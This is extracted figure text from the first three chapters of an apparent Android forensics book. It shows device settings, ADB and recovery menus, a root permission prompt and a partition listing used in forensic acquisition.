

# **Chapter 1: Introducing Android Forensics**



Investigation Preparation



Seizure and Isolation




Acquisition



Examination and Analysis



Reporting





Fi Network

93%  1:30



NETGEAR35-5G ▾



Do not disturb ▾



Flashlight



Bluetooth ▾



Airplane mode



Night Light



Cast



Hotspot




Auto-rotate


Network may be monitored




Sun, May 13








Android application/process space



Export Android Application

**Keystore selection**




Use existing keystore


Create new keystore


Location:

Password:


Confirm:






















# Chapter 2: Setting up the Android Forensic Environment



<  USB utilities

## USB mass storage

Tap the button below to copy files between computer and SD card

Connect storage to PC

USB mass storage



USB connected

You've connected to your computer via USB. Touch the button below if you want to copy files between your computer and your Android's USB storage.

Turn on USB storage

No SIM card – Emergency calls only

92%  10:10



Mon, Sep 17



 Android System ^

USB charging this device

Tap for more options.



Google



Play Store



## Debugging

### Android debugging

Enable the Android Debug Bridge (ADB) interface



```
Android system recovery <3e>
```

```
Volume up/down to move highlight:  
power button to select.
```

```
reboot system now
```

```
apply update from ADB
```

```
update/recover from SD card
```

```
wipe data/factory reset
```

```
wipe cache partition
```





Team Win Recovery Project

3.0.0-0

Install

Wipe

Backup

Restore

Mount

Settings

Advanced

Reboot



# Unlock Your Mi Device

After you unlock the device, it will become less secure. Your personal data might be leaked or lost.

[Unlock Now](#)

# Superuser Request



Shell

com.android.shell

Forever ▼



Grants full access to your device.  
Deny if you're not sure!

**DENY(6)**

**GRANT**

## Chapter 3: Understanding Data Storage on Android Devices

```
j7xelte:/ # cat /proc/partitions
major minor #blocks name
179      0 15388672 mmcblk0
179      1    4096 mmcblk0p1
179      2    4096 mmcblk0p2
179      3   20480 mmcblk0p3
179      4    8192 mmcblk0p4
179      5    4096 mmcblk0p5
179      6    4096 mmcblk0p6
179      7    4096 mmcblk0p7
259      0    1024 mmcblk0p8
259      1    8192 mmcblk0p9
259      2   32768 mmcblk0p10
259      3   38912 mmcblk0p11
259      4    8192 mmcblk0p12
259      5    4096 mmcblk0p13
259      6   90112 mmcblk0p14
259      7    1024 mmcblk0p15
259      8    1024 mmcblk0p16
259      9     512 mmcblk0p17
259     10   12288 mmcblk0p18
259     11    2560 mmcblk0p19
259     12  3072000 mmcblk0p20
259     13   204800 mmcblk0p21
259     14   61440 mmcblk0p22
259     15    5120 mmcblk0p23
